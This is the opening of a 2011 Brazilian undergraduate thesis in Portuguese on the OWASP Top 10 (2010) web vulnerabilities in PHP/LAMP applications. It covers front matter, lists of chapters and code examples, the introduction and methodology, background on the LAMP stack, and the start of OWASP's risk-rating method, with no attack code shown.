

CENTRO PAULA SOUZA



**FACULDADE DE
TECNOLOGIA
DE SÃO CAETANO DO SUL**

FLÁVIO ALEXANDRE MICHELETTI

**ANÁLISE DAS PRINCIPAIS VULNERABILIDADES DE APLICAÇÕES WEB
TENDO COMO BASE A ARQUITETURA LAMP E AS
TOP 10 VULNERABILIDADES DA OWASP**

SÃO CAETANO DO SUL/SP
NOVEMBRO/2011

FLÁVIO ALEXANDRE MICHELETTI

ANÁLISE DAS PRINCIPAIS VULNERABILIDADES DE APLICAÇÕES WEB
TENDO COMO BASE A ARQUITETURA LAMP E AS
TOP 10 VULNERABILIDADES DA OWASP

Trabalho de Conclusão de Curso
apresentado à Faculdade de Tecnologia de
São Caetano do Sul, sob a orientação do
Professor Msc. Allan Carvalho, como
requisito parcial para a obtenção do diploma
de Graduação no Curso de Tecnólogo em
Segurança da Informação.

Nome: MICHELETTI, Flávio Alexandre.

Título: ANÁLISE DAS PRINCIPAIS VULNERABILIDADES DE APLICAÇÕES WEB
TENDO COMO BASE A ARQUITETURA LAMP E AS TOP 10 VULNERABILIDADES DA
OWASP

Trabalho de Conclusão de Curso apresentado à Faculdade de Tecnologia de São
Caetano do Sul para obtenção do diploma de Graduação.

Aprovado em:

Banca Examinadora

Prof. Dr. ou MSc. _____ Instituição: _____

Julgamento: _____ Assinatura: _____

Prof. Dr. ou MSc. _____ Instituição: _____

Julgamento: _____ Assinatura: _____

Prof. Dr. ou MSc. _____ Instituição: _____

Julgamento: _____ Assinatura: _____

Dedicatória

Dedico este trabalho a todos os
amantes e entusiastas da
programação web.

Agradecimentos

Ao meu orientador Prof. Msc. Alan Henrique Pardo de Carvalho, pela confiança, incentivo, paciência e disponibilidade infinita – eterno mestre cujos ensinamentos foram muito além do âmbito deste trabalho, tornando-se inestimáveis oportunidades de crescimento intelectual.

Ao Prof. Msc Leandro Ramos da Silva pelas sugestões iluminadas na Banca de qualificação e pelo acolhimento sincero.

À Professora Raquel Silva pelas sugestões iluminadoras, pela paciência e apoio e principalmente pela disponibilidade sempre.

À minha querida esposa Ingrid e filha Joana Gabriele por terem tantas vezes seu tempo subtraído em consequência da minha dedicação a este trabalho.

Resumo

Desenvolver software livre de vulnerabilidades é um desafio para as equipes de desenvolvimento. As aplicações web, devido à sua natureza, são mais suscetíveis a todo tipo de exploração. Poucos analistas se preocupam com a segurança da informação relativa ao software e os clientes apenas se preocupam quando elas já foram exploradas. Esse é o cenário que inspirou o presente trabalho: aprofundar-se nas dez maiores vulnerabilidades apontadas pela projeto Top 10 (edição 2010) da entidade não governamental OWASP e propor soluções para tais vulnerabilidades. O escopo desse trabalho focalizou a linguagem de programação PHP sob a arquitetura LAMP dada a notória e ampla utilização como plataforma de desenvolvimento e produções em aplicações web. Além de explorar as Top 10 vulnerabilidades e apontar soluções, o trabalho propõe cenários para continuidade da pesquisa em segurança no desenvolvimento de aplicações.

Palavras chaves: Top 10; OWASP, PHP, Aplicações Web, Segurança da Informação.

MICHELETTI, Flávio Alexandre. Análise das principais vulnerabilidades de Aplicações Web tendo como base a arquitetura LAMP e as Top 10 Vulnerabilidades da Owasp. 75 folhas.
Trabalho de Conclusão de Curso – Faculdade de Tecnologia de São Caetano do Sul, São Caetano, 2011.

Abstract

Developing software without vulnerability is a challenge for development teams. The web applications, by their nature, are more susceptible to all kinds of exploitation. Few analysts are concerned about the security of information on the software and customers only worry when they have been explored. This is the scenario that inspired this work: delve into the top ten vulnerabilities identified by the project Top 10 (2010 edition) of non-governmental entity OWASP and propose solutions to those vulnerabilities. The scope of this work focused on the programming language PHP in LAMP architecture given the notorious and widespread use as a development platform and production in web applications. In addition to exploring the Top 10 vulnerabilities and point solutions, the paper proposes scenarios for continuing research in the development of security applications.

Palavras chaves: Top 10; OWASP, PHP, Web Applications, Information Security.

MICHELETTI, Flávio Alexandre. Análise das principais vulnerabilidades de Aplicações Web tendo como base a arquitetura LAMP e as Top 10 Vulnerabilidades da Owasp. 75 folhas.
Trabalho de Conclusão de Curso – Faculdade de Tecnologia de São Caetano do Sul, São Caetano, 2011.

Listas de tabelas

Tabela 01 – Análise de risco.....	23
Tabela 02 – Mapeamento do risco de injeção.....	25
Tabela 03 – Mapeamento do risco de XSS.....	33
Tabela 04 – Codificando caracteres.....	36
Tabela 05 – Mapeamento do risco de Quebra de Autenticação.....	41
Tabela 06 – Mapeamento do risco de Referências Inseguras.....	45
Tabela 07 – Mapeamento do risco de CSRF.....	50
Tabela 08 – Mapeamento do risco de Configuração Incorreta de Segurança.....	55
Tabela 09 – Mapeamento do risco de Armazenamento Criptográfico Inseguro.....	60
Tabela 10 – Lista de algoritmos para geração de hash.....	62
Tabela 11 – Mapeamento do risco de Falha na restrição de acesso a URL.....	63
Tabela 12 – Mapeamento do risco de insuficiência de proteção da Camada de Transporte.....	68
Tabela 13 – Mapeamento do risco de Redirecionamento e Encaminhamentos Inválidos.....	71

Lista de ilustrações

Figura 01 – Arquitetura cliente-servidor e tecnologias utilizada.....	21
Figura 02 – Caminhos percorrido pelo atacante.....	24
Figura 03 – Exemplo de formulário web. Tela de login.....	26
Figura 04 – Exemplo de mensagem de certificado web inválido.....	69

Lista de código fontes

Código 1.1 – Exemplo de formulário web.....	26
Código 1.2 – Código em PHP que recebe e processa os dados de um formulário web.....	27
Código 1.3 – Prevenindo injeção com consultas parametrizadas.....	28
Código 1.4 – Prevenindo injeção com Stored Procedures.....	30
Código 1.5 – Stored procedure utilizada na prevenção de injeção SQL.....	30
Código 1.6 – Prevenindo injeção codificando os caracteres.....	31
Código 2.1 – Aplicação vulnerável à XSS.....	34
Código 2.2 – Outro exemplo de aplicação vulnerável à XSS.....	34
Código 2.3 – Dado não confiável inserido na aplicação.....	34
Código 2.4 – Prevenção de XSS, regra 0(zero).....	35
Código 2.5 – Prevenindo XSS com uso da função encodeForHTML(ESAPI).....	36
Código 2.6 – Prevenindo XSS, regra 2.....	37
Código 2.7 – Prevenindo XSS utilizando-se a função encode ForHTMLAttributes(ESAPI).....	35
Código 2.8 – Prevenindo XSS, regra 3.....	37
Código 2.9 – Prevenindo XSS utilizando-se a função encode ForHTMLJavascript (ESAPI).....	38
Código 2.10 – Prevenindo XSS, regra 4.....	38
Código 2.11 – Prevenindo XSS utilizando-se a função encode ForHTMLCSS(ESAPI).....	38
Código 2.12 – Prevenindo XSS, regra 5.....	39
Código 2.13 – Prevenindo XSS utilizando-se a função encode ForURL(ESAPI).....	39
Código 2.14 – Validação que completa a regra 5.....	39
Código 2.15 – Prevenindo XSS baseado no DOM, regra 7.....	40
Código 2.16 – Prevenindo XSS baseado no DOM – segunda forma, regra 7.....	40
Código 4.1 – Aplicação vulnerável à Referências Inseguras Diretas a Objetos.....	46
Código 4.2 – Exemplo de formulário HTML ilustrando a vulnerabilidade Referências Inseguras Diretas a Objetos.....	47
Código 4.3 – Aplicação vulnerável a Referências Inseguras Diretas a Objeto.....	47
Código 4.4 – Aplicação corrigida contra a vulnerabilidade Referências Inseguras Diretas a Objetos.....	48

Código 4.5 – Aplicação corrigida contra a vulnerabilidade Referências Inseguras Diretas a Objetos.....	49
Código 5.1 – Formulário web vulnerável a CSRF.....	51
Código 5.2 – Script transferirFundos.php de forma vulnerável.....	51
Código 5.3 – URL que acionará a operação de transferência.....	52
Código 5.4 – URL adulterada camuflada em uma imagem de byte zero.....	52
Código 5.5 – Criando um token para um campo hidden.....	53
Código 5.6 – Criando um token para uma URL.....	53
Código 5.7 – Script transferirFundos.php corrigido.....	53
Código 6.1 – Expondo erros de forma indevida.....	56
Código 6.2 – Expondo erros de forma indevida, dados do servidor.....	56
Código 6.3 – Configuração register_globals.....	57
Código 6.4 – Exemplo de ataque aproveitando-se da diretiva allow_url_open.....	58
Código 7.1 – Gerando Hash.....	61
Código 7.2 – Listando os algoritmos para geração do hash.....	62
Código 8.1 – Exemplo de áreas restritas que necessitam de autenticação.....	64
Código 8.2 – Áreas restritas muito comuns e por essa razão bastante vulneráveis.....	64
Código 8.3 – Exemplo de ataque “path transversal”.....	65
Código 8.4 – Requisição de HTTP forjada.....	65
Código 8.5 – Expondo o arquivo /etc/passwd.....	65
Código 8.6 – Exemplo de controle de acesso.....	66
Código 8.7 – Protegendo diretório com arquivos .htaccess.....	67
Código 9.1 – Ativando a opção “secure” na criação de cookies.....	70
Código 10.1 – Exemplo de aplicação vulnerável.....	72
Código 10.2 – URL maliciosa utilizada no redirecionamento inválido.....	72
Código 10.3 – Prevenindo redirecionamentos e encaminhamentos inválidos.....	72

Lista de siglas

AJAX - Asynchronous Javascript and XML

CSS -Cascading Style Sheet

XML - Extensible Markup Language

HTML - Hypertext Markup Language

HTTP - Hypertext Transfer Protocol

OWASP - Open Web Application Security Project

PHP - Personal Home Page.

PDO - PHP Data Object

SGBD - Sistema Gerenciador de Banco de Dados

SQL - Structured Query Language

URL - Uniform Resource Locator

Sumário

Introdução.....	15
1 – Alguns conceitos prévios.....	21
1.1 - Aplicação web (web applicattion) e tecnologias correlatas.....	21
1.2 - Arquitetura.....	22
1.3 – OWASP (Open Web Application Security Projetc).....	23
2 -A1 Injeção(Injection).....	26
2.1 – Conceitos Básicos.....	26
2.2 - Exemplo de aplicação vulnerável.....	26
2.3 - Prevenção.....	28
3 - A2 XSS(Cross Site Scripting).....	33
3.1 – Conceitos Básicos.....	33
3.2 – Exemplo de aplicação vulnerável.....	34
3.3 – Prevenção.....	36
4 - A3 Quebra de Autenticação e da Gestão de Sessão.....	42
4.1 – Conceitos Básicos.....	42
4.2 – Exemplo de aplicação vulnerável.....	43
4.3 – Prevenção.....	44
5 – A4 Referências Inseguras Diretas a Objetos.....	46
5.1 – Conceitos Básicos.....	46
5.2 – Exemplo de aplicação vulnerável.....	46
5.3 – Prevenção.....	48
6 – A5 CSRF(Cross Site Request Forgery).....	51
6.1 – Conceitos Básicos.....	51
6.2 – Exemplo de aplicação vulnerável.....	51
6.3 – Prevenção.....	53
7 – A6 Configuração Incorreta de Segurança.....	56
7.1 – Conceitos Básicos.....	56
7.2 – Exemplo de aplicação vulnerável.....	56
7.3 - Prevenção.....	57
8 – A7 Armazenamento Criptográfico Inseguro.....	61
8.1 – Conceitos Básicos.....	61
8.2 – Exemplo de aplicação vulnerável.....	61
8.3 – Prevenção.....	62
9 – A8 Falha na restrição de acesso a URL.....	64
9.1 – Conceitos Básicos.....	64
9.2 – Exemplo de sistema aplicação vulnerável.....	65
9.3 – Prevenção.....	67
10 – A9 Insuficiente Proteção da Camada de Transporte.....	69
10.1 – Conceitos Básicos.....	69
10.2 – Exemplo de aplicação vulnerável.....	70
10.3 – Prevenção.....	71
11 – A10 Redirecionamento e Encaminhamentos Inválidos.....	72
11.1 – Conceitos Básicos.....	72
11.2 – Exemplo de aplicação vulnerável.....	73
11.3 – Prevenção.....	73
12 - Considerações finais.....	74
Referências.....	75

Introdução

Atualmente não é mais possível imaginarmos uma organização sem que a mesma não utilize a Tecnologia da Informação (TI) de forma estratégica e competitiva. Muitas vezes a TI é utilizada como ferramenta básica e de provento para a existência da organização. Por exemplo, como seria possível a existência de uma rede social como o Facebook sem o uso da TI? E uma empresa de vendas por varejo on-line como a Amazon? A TI não só faz parte da estratégia da empresa como um diferencial, mas também pode ser o principal combustível por trás de uma organização. A procura pela TI também se faz por pessoas comuns; o uso de e-mail está disseminado, muitos possuem uma página em uma rede de relacionamento, compras e troca de mercadorias são realizadas pela internet, livros são lidos on-line. A Internet sem dúvida foi a força propulsora para alavancar esse incrível movimento cultural.

Naturalmente, com a crescente demanda pela TI por parte das empresas e, também, por parte das pessoas físicas, os problemas não tardaram em surgir. O prejuízo é contabilizado por pessoas físicas e jurídicas. Páginas na Internet são fraudadas e falsificadas, imagens de empresas são comprometidas, dados confidenciais das pessoas são expostos devido a um ataque e etc... A lista é bastante extensa.

Em 10/11/2010 o jornal eletrônico G1 publicou que nos EUA 7 pessoas, sendo 6 estonianos, desviaram US\$14 milhões em fraude de anúncios on-line. Eles atuaram livremente durante um período de 5 anos. Os suspeitos criaram seus próprios servidores falsos para redirecionar o tráfego da internet para sites onde eles tinham uma fatia da receita de publicidade. O problema apenas foi identificado quando eles infectaram 130 computadores da NASA.¹

Em 25/05/2009 o departamento jornalístico do portal Softpedia publicou que um Gray-hat (hacker de chapéu cinza que está entre um hacker de chapéu branco e o hacker de chapéu preto, sendo um bem intencionado e outro mal intencionado

1 - G1. Criminosos roubam US\$ 14 milhões em fraudes de anúncios on-line. Disponível em: <http://g1.globo.com/tecnologia/noticia/2011/11/criminosos-roubam-us-14-milhoes-em-fraude-de-anuncios-line.html>. Acesso em 25/11/2011

respectivamente) Romeno chamado Unu através de um ataque de injeção de SQL(vide capítulo 2) expôs as senhas de 245.000 usuários da empresa de telecomunicações francesa Orange. O sistema da Orange estava sob os cuidados do estrategista-chefe de segurança da IBM Internet Security Systems.²

Muito tem sido feito para fortalecer e proteger sistemas computacionais no que se refere à infraestrutura. Firewalls, IDS (Intrusion detection system), monitoramento de redes, DMZ (demilitarized zone), Biometria, etc... quando bem aplicados, fazem seu trabalho de forma eficiente e pontual e garantem uma maior proteção ao sistema computacional. É possível afirmar que todas as camadas da rede estão bem desenvolvidas quanto a segurança exceto para a camada de aplicação. Conforme Albuquerque e Ribeiro (2002, p. 1), “o desenvolvimento de sistemas é uma das áreas mais afetadas pelos aspectos da segurança. Muitos dos problemas de segurança existentes hoje, não são, nem físicos e nem de procedimento, mas sim, devidos a erros de programação ou de arquitetura.”

Existem dois motivos básicos que justificam a razão da necessidade de segurança em sistemas computacionais:

1. Existem legislações ou políticas de segurança a que é preciso obedecer
2. Existem ameaças ao objetivo da aplicação que precisam ser eliminadas ou mitigadas.

A segurança da informação (SI) também deve considerar os aspectos do software, porque segurança não é um parâmetro único. A SI sobre a óptica do desenvolvimento de software possui três preocupações: a) Segurança no ambiente de desenvolvimento, quando é preciso manter os códigos fontes seguros, b) Segurança da aplicação desenvolvida, visando como objetivo desenvolver uma aplicação que seja segura e que não contenha falhas que comprometam a segurança e c) Garantia da segurança da aplicação desenvolvida, visa garantir ao cliente a segurança da aplicação desenvolvida através de testes adequados. (ALBUQUERQUE; RIBEIRO 2002, p. 10).

Neste cenário onde a demanda por sistemas computacionais encontra-se em

2SOFTPEDIA. Orange French Portal Hacked. Disponível em:
<http://news.softpedia.com/news/Orange-French-Portal-Hacked-112437.shtml> . Acesso em: 25/11/2011

franco crescimento e a oferta é relativamente escassa, softwares dos mais variados fins são desenvolvidos sem a devida preocupação com a segurança. São vários os setores afetados pelo desenvolvimento inseguro de software, é preciso aumentar a sensibilização sobre a segurança das aplicações web, esse é o objetivo do projeto Top 10. As vulnerabilidades e riscos estudados no projeto Top 10 não são vulnerabilidades obscuras e de difícil entendimento, na verdade são erros crassos cometido por empresas e profissionais da TI. Segundo o OWASP Top 10(2010):

O software inseguro está a minar a nossa saúde financeira, a área da defesa, da energia e outras infraestruturas críticas. À medida que nossa infraestrutura digital fica cada vez mais complexa e interligada, a dificuldade na construção de aplicações seguras aumenta exponencialmente. Não é possível tolerar mais os problemas de segurança apresentados no Top Ten. (OWASP Top 10, 2010)

Os problemas podem ser resumidos em apenas uma questão: como proteger os sistemas computacionais? A resposta é abrangente e tema de discussão calorosa. O desenvolvimento de software carece de se preocupar com a SI. Essa carência se deve em partes pela cultura competitiva na qual o profissional é inserido. Comumente, o profissional de TI escolhe uma carreira voltada para infraestrutura ou para desenvolvimento de software e dessa forma ele cria seus grupos de afinidades e estes, por sua vez, funcionam como pequenos exércitos competindo entre si. O problema não é o exercício da competição e sim os efeitos colaterais dessa atitude: dificilmente encontra-se equipes de TI integradas e com um único objetivo. Em outras palavras, a SI vem sendo praticada de forma isolada tanto pela equipe da infraestrutura quanto pela equipe de desenvolvimento, quando um ambiente mais produtivo seria a unificação de ambos os grupos.

O presente trabalho foca seus esforços na segurança da aplicação desenvolvida, tendo como objetivo contribuir para o desenvolvimento seguro de aplicações web escritas em PHP e que usam como banco de dados o MySQL. De forma mais específica, os objetivos são: identificar e estudar as principais vulnerabilidades e riscos que podem comprometer um aplicação web e além de propor meios para mitigá-los.. As vulnerabilidades são apontadas pelo projeto OWASP Top 10 (2010), que será apresentado no capítulo 1. Cada vulnerabilidade

terá seu próprio capítulo no qual serão discutidos conceitos básicos a respeito da vulnerabilidade, código fonte de exemplo será construído e, por fim, como aplicar a devida prevenção. Apesar do presente estudo fechar o escopo em torno da arquitetura LAMP (Linux, Apache, MySql e PHP) ele pode servir como base de compreensão dos fundamentos expostos pelo projeto Top 10 sendo facilmente traduzido para outra arquitetura.

Para atingir tais objetivos, utilizou-se uma abordagem qualitativa no desenvolvimento desta pesquisa, uma vez que nesta o intuito é compreender mais profundamente os fenômenos estudados e interpretá-los de acordo com uma determinada perspectiva sem a preocupação com representatividade numérica ou mesmo relações de causa e efeito. (TERENCE; ESCRIVÃO FILHO, 2006).

No que se refere ao método de abordagem utilizado, buscou-se adotar o raciocínio hipotético-dedutivo pois buscou-se construir e testar possíveis respostas ou soluções para problemas decorrentes de fatos ou conhecimentos teóricos, algo diretamente relacionado com a experimentação, como mostra Marques et al (2006, p. 43-44).

Quanto aos objetivos da pesquisa, a mesma pode ser classificada como analítica pois, como mostram Marques et al (2006, p. 52), trata-se de um "tipo de estudo que visa (...) analisar uma dada situação (objeto de estudo), mediante procedimentos de decomposição do todo estudado, visando não apenas conhecer seus elementos constituintes, mas sobretudo como eles se articulam entre si.". No caso, o objeto de estudo são as aplicações Web.

Em relação à participação do pesquisador, esta pode ser classificada como pesquisa-ação, já que nela o pesquisador desenvolve ações para resolver os problemas fundamentais identificados, desempenhando "papel ativo no equacionamento dos problemas encontrados, não só faz a investigação, mas procura desencadear ações e avaliá-las" (Marques et al. 2006, p. 54)

Sobre os métodos utilizados para coleta de dados, foram utilizadas a pesquisa bibliográfica e a análise documental no sentido de buscar fontes de informação a respeito da arquitetura de aplicações Web, bem como das

vulnerabilidades mais presentes nessas aplicações, base deste trabalho. E pode-se dizer que esta pesquisa constitui um estudo de caso pois, ainda apropriando-se das palavras de Marques et al (2006, p. 55), este método "consiste no estudo de determinados indivíduos, profissões, condições, instituições, grupos ou comunidades, com a finalidade de obter generalizações". No caso desta pesquisa, são estudadas as condições de vulnerabilidade de aplicações Web.

O presente trabalho está organizado em 12 capítulos, sendo que a maior parte desses capítulos será dedicada a apresentação das Top 10 vulnerabilidades e medidas que visam mitigá-las.

O capítulo 1 é de caráter introdutório e estabelece conceitos necessário para o bom entendimento deste trabalho, traz também informações sobre a OWASP e sobre a arquitetura LAMP.

O capítulo 2 tratará da Injeção de instruções SQL(A1), método com o qual um usuário mal intencionado pode executar códigos em linguagem SQL danificando banco de dados e comprometendo, dessa forma, a aplicação web.

O capítulo 3 tratará das 3 formas de XSS(A2): refletido, armazenado e baseado no modelo DOM. Ambas permitem ao atacante a execução de scripts no navegador da vítima com o intuito de “roubar” a sessão de navegação, alterar sites da internet (pichar) ou, até mesmo, redirecionar os usuários para sites maliciosos.

O capítulo 4 tratará da quebra de autenticação(A3) que explora as funções de autenticação e gestão de sessões. Quando essas funções são implementadas de forma incorreta e exploradas, permite ao atacante assumir a identidade de outro utilizador devido a descoberta de senhas, chaves e identificadores de sessão.

O capítulo 5 tratará de referências inseguras diretas a objetos (A4), a exploração dessa vulnerabilidade permite ao atacante acessar informações não-autorizadas ferindo, dessa forma, a confidencialidade da informação.

O capítulo 6 tratará de CSRF (A5), tal falha permite ao atacante forçar o navegador da vítima a criar requisições HTTP forjados, no qual a aplicação web aceita como requisições legítimas oriundas da vítima.

O capítulo 7 abordará a vulnerabilidade de Configuração Incorreta de Segurança (A6). A segurança da aplicação depende, também, da existência de configurações adequadas e boas práticas na manutenção do ambiente no qual a aplicação web estará alojada.

O capítulo 8 tratará do assunto criptografia (A7). O ponto chave dessa vulnerabilidade (armazenamento criptográfico inseguro) está, não somente nos dados criptografados, mas nas chaves de criptografia, pois comumente elas são mal protegidas.

O capítulo 9 tratará de falhas nas restrições de acesso(A8). Esconder uma URL e validar apenas do lado do cliente são erros comuns encontrados nas aplicações web, não obstante, a exploração dessa vulnerabilidade seja considerada de nível fácil. A aplicação não pode permitir que páginas sejam acessadas sem a devida autenticação.

O capítulo 10 tratará da insuficiente proteção da camada de transporte(A9)e sensibiliza quanto a correta utilização do protocolo SSL, em outras palavras, auxilia na correta implementação de um certificado digital. A exploração dessa vulnerabilidade, normalmente, é realizada através de monitoramento da rede.

O capítulo 11 tratará de redirecionamento inválidos(A10). Aproveitando-se de validações inadequadas, os atacantes redirecionam a vítima para sites de maliciosos (caracterizando ataque de phishing ou de malware) ou aproveitam-se do encaminhamento para acessar páginas não autorizadas e, finalmente, o capítulo 12 trará considerações finais e reflexões sobre o trabalho.

1 – Alguns conceitos prévios.

1.1 - Aplicação web (web applicattion) e tecnologias correlatas.

A World Wide Web (WWW) iniciou-se na década de 1990 com a construção de “websites” estáticos; havia muito texto, alguns links e algumas poucas imagens. Evolutivamente, a linguagem Hypertext Markup Language (HTML) que era usada para desenhar e estruturar as páginas da internet e ainda hoje o faz, desenvolveu-se permitindo que novos recursos fossem adicionados e explorados. Atualmente a linguagem de marcação de conteúdo HTML encontra-se na versão 5 e conta com recursos que eram somente encontrados em softwares de animações interativas como o Flash (da Adobe) e o Silverlight (da Microsoft).

Concomitante com a HTML novas tecnologias apareceram. A CSS tem a função de estilizar o HTML auxiliando na organização, manutenção e legibilidade do código. Javascript é outra linguagem que se tornou popular quando a Netscape embutiu-o em seus navegadores. O Javascript pode executar código do lado do cliente melhorando, dessa forma, a usabilidade e experiência do usuário e ajuda a diminuir viagens desnecessárias ao servidor. XML é uma tecnologia de marcação de conteúdo utilizada para diversos fins como, por exemplo, a integração de sistemas ou um armazenamento rápido e independente de um Sistema Gerenciador de Banco de Dados (SGBD). Uma das tecnologias mais surpreendentes e revolucionárias que surgiu fora o AJAX, que se utiliza da combinação de Javascript e XML para recuperar dados do servidor e renderizar na tela do navegador web sem a necessidade de um recarregamento total da página.

A Internet mudou a forma como interagimos com o mundo; compramos produtos via comércio eletrônico, os relacionamentos pessoais acontecem através de redes sociais, expressamos nossas opiniões através de blog's, vemos notícias on-line, nos divertimos on-line e até aprendemos on-line. Essas formas de interação possuem algo em comum – um veículo de entrega que apanhe as informações brutas, estruture de maneira significativa e devolva ao navegador web de uma maneira que inicie uma “conversa”. Pressman e Lowe concluem que:


O veículo que adquire a informação, a estrutura, monta uma apresentação empacotada e a entrega é chamado de aplicação web. Quando uma aplicação web é combinada com hardware cliente e servidor, sistemas operacionais, software de rede e navegadores surge um *sistema baseado na web*. (PRESSMAN E LOWE, 2009, p. 2)

O funcionamento básico de uma aplicação web pode ser compreendido da seguinte forma: o usuário abre um navegador web e acessa a um endereço eletrônico (URL). O navegador, através da rede (que pode ser interna ou a própria Internet) faz uma requisição para o servidor web que interpreta o código fonte, processa a informação e devolve código HTML (as vezes misturado com código CSS e Javascript) ao navegador do usuário. Para trafegar pela rede o sistema utiliza-se do protocolo HTTP. O código do lado do servidor (server script) pode ou não acessar um SGBD como por exemplo, Mysql ou PostgreSql ou até mesmo um simples arquivo de texto ou um arquivo XML. A linguagem de programação utilizada do lado do servidor pode ser PHP, ASP, Java, Ruby, Python, etc...

1.2 - Arquitetura

A arquitetura utilizada para a elaboração, aplicação e testes de códigos fontes é do tipo cliente-servidor. Do lado do servidor roda o servidor web Apache2 instalado com o módulo interpretador PHP compatível com a versão 5 ou superior . Como SGBD foi utilizado o MySql compatível com a versão 5 ou superior A figura 01 ilustra a organização da arquitetura:

Figura 01 – Arquitetura cliente-servidor e tecnologias utilizadas



Fonte: MORIMOTO (2008, p. 358)

Morimoto (2008) esclarece:

...quando você acessa uma página em PHP em um site que roda sobre um servidor Apache, ele (Apache) lê o arquivo no disco e repassa a requisição para o mod_php, o módulo

encarregado de processar arquivos PHP. Ele, por sua vez, aciona o interpretador PHP, que processa a página e a entrega, já processada, ao Apache, que, finalmente, a entrega ao cliente. Caso seja necessário acessar um banco de dados (como no caso de um fórum ou de um gestor de conteúdo), entra em ação outro módulo, como o php5-mysql, que permite ao interpretador PHP acessar o banco de dados.

PHP é uma linguagem de programação para web do tipo server-side. Criada por Rasmus Lerdorf em 1995 com o simples objetivo de registrar estatisticamente o acesso ao seu currículo online. Inicialmente chamada de PHP/FI (Personal Home Page / Forms Interpreter) seu código foi disponibilizado na Internet para que outros desenvolvedores pudessem contribuir. Atualmente, na versão 5, é uma bastante madura e utilizada na maioria dos sites e provedores de Internet.

MySQL é um banco de dados (SGBD) construído para aplicações web. Em torno de 1995 a empresa suíça TcX iniciou o desenvolvimento do Mysql e lançou o produto um ano depois sob licença open source. A empresa MySQL AB, fundada pelo seus criadores, mantiveram o projeto ativo. Em 2008 a Sun Microsystems comprou a MySQL AB e em 2009 a Oracle comprou a Sun e todos os seus produtos, incluindo o MySQL com a promessa de mantê-lo sob a licença open source.

Apache é um servidor web, sua primeira versão foi lançada em 1995 e sua utilização se disseminou pelos servidores mundo a fora. Atualmente encontra-se na versão 2 (Apache2) e pode não apenas executar script PHP mas também Perl, Shell script e até ASP.

Linux é um sistema operacional open source criado em 1990 pelo finlandês Linus Torvalds. Reconhecido mundialmente por sua robustez e confiabilidade é muito utilizado como servidor para diversos fins. Cada vez mais está presente em computadores pessoais como um sistema desktop, atualmente conta com mais de 500 distribuições (tipos).

1.3 – OWASP (Open Web Application Security Projetc)

A OWASP é uma comunidade aberta com o objetivo de capacitar as organizações a desenvolver, adquirir e manter, aplicações que podem ser confiáveis e todos os seus projetos e conteúdos são distribuídos de forma livre e aberta. Trata-

se de uma entidade sem fins lucrativos livre de pressões comerciais o que garante fornecimento de informação de forma imparcial. A OWASP mantém dezenas de projetos no qual destacamos:

- **Top 10** – Ranking com as 10 maiores vulnerabilidades web. A versão do Top 10 que este trabalho se apoia é a atualização de 2010. O Top Ten foi lançado em 2003 e sofreram pequenas atualizações em 2004 e 2007 e mais recentemente em 2010. O projeto Top 10 é referenciado por muitas normas, livros ferramentas e organizações, incluindo MITRE, PCI DSS, DISA, FTC e muitas outras. O objetivo do projeto Top 10 é aumentar a sensibilização sobre a segurança das aplicações através da identificação de alguns dos riscos mais críticos e comuns que as organizações enfrentam. Ainda como objetivo principal o Top 10 visa educar programadores, designers, arquitetos e organizações acerca das consequências das mais importantes deficiências de segurança em aplicações Web.
- **ESAPI** (The OWASP Enterprise Security API) – biblioteca de código fonte free e open source escrita originalmente em Java. Provê uma interface de programação segura para ser acoplado ao sistema web.
- **ASVS** – provê padrões de controle de segurança para quando as vulnerabilidades forem tratadas.
- **Guide Project** (Development guide) – guia de desenvolvimento de aplicações web seguras.

A OWASP criou uma metodologia de classificação de riscos (Risk Rating Methodology) para ajudar a definir riscos. Cada organização e aplicação possui sua própria especificidade do ambiente, o que torna a análise de risco particular para cada caso ou organização. A OWASP desenvolveu sua metodologia de classificação de riscos de forma genérica, centrando-se na identificação dos riscos mais sérios para um leque variado de organizações. A tabela 01 mostra os itens que compõem a metodologia:

Tabela 01 – Análise de risco segundo a OWASP

Agente de Ameaça Threat Agent	Vector de Ataque Attack Vector	Prevalência da Vulnerabilidade Weakness Prevalence	Facilidade de Detecção da Vulnerabilidade Weakness Detectability	Impacto Técnico Technical Impact	Impacto de Negócio Business Impact
?	Fácil Médio Difícil	Generalizada Comum Pouco comum	Fácil Médio Difícil	Severo Moderado Menor	?


Fonte: OWASP Top 10 (2010)

O “Agente de Ameaça” e o “Impacto de Negócio” referem-se as particularidades de cada organização. O impacto de negócio mudará de uma organização para outra e da mesma forma o Agente de ameaça também é particular

